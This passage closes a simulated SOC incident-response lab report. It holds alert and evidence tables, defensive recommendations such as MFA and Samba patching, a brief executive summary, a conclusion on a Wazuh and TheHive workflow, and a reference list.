

Figure 23: Suspicious Privileged Account Creation on Windows VM

10. Alert Triage Table

Alert ID	Description	Source IP	Priority	Status
004	Suspicious Login Activity	192.168.56.102	High	Escalated
005	Multiple Failed Logins	192.168.56.105	Medium	Investigating

11. Evidence Table

Item	Description	Collected By	Date	SHA256 Hash Value
netstat_final.csv	Network Connections	SOC Analyst	2026-04-06	1c6d82cd2dd52c787885acc920ec3932...
memory_dump.bin	Memory Dump File	SOC Analyst	2026-04-06	c036cbb7553a909f8b8877d446192430...
evidence.txt	Evidence Text File	SOC Analyst	2026-04-06	83f632bece4e03b45b428ac7e566673….

12. Recommendations

- Implement account lockout policy to prevent brute force attacks
- Enable multi-factor authentication for privileged accounts
- Regularly patch vulnerable services such as Samba
- Deploy network segmentation to isolate critical assets
- Enable continuous monitoring using SIEM alerts
- Maintain centralized incident response workflow

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13. Executive Briefing

A simulated cyber-attack compromised a vulnerable system in the lab environment. Monitoring tools detected the suspicious activity and the security team responded quickly. The affected system was isolated and the attacker blocked. Evidence was collected for further analysis. This exercise demonstrated the importance of continuous monitoring and structured incident response procedures.

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14. Conclusion

This lab demonstrated the end-to-end SOC workflow including detection, triage, investigation, escalation, and response. Integration of Wazuh, threat intelligence, and TheHive improved incident visibility and response efficiency. Evidence preservation ensured forensic readiness. The exercise highlights the importance of centralized monitoring, threat intelligence enrichment, and structured incident response.

15.References

Wazuh Official Documentation: https://documentation.wazuh.com

TheHive Project Documentation: https://docs.strangebee.com/thehive/

AlienVault OTX API Documentation: https://otx.alienvault.com/api

Metasploit Unleashed: https://www.offensive-security.com/metasploit-unleashed/

Velociraptor Documentation: https://docs.velociraptor.app

MITRE ATT&CK; Framework: https://attack.mitre.org

NIST SP 800-61 — Computer Security Incident Handling Guide: https://csrc.nist.gov/

CVE-2007-2447 (Samba usermap_script): https://nvd.nist.gov/vuln/detail/CVE-2007-2447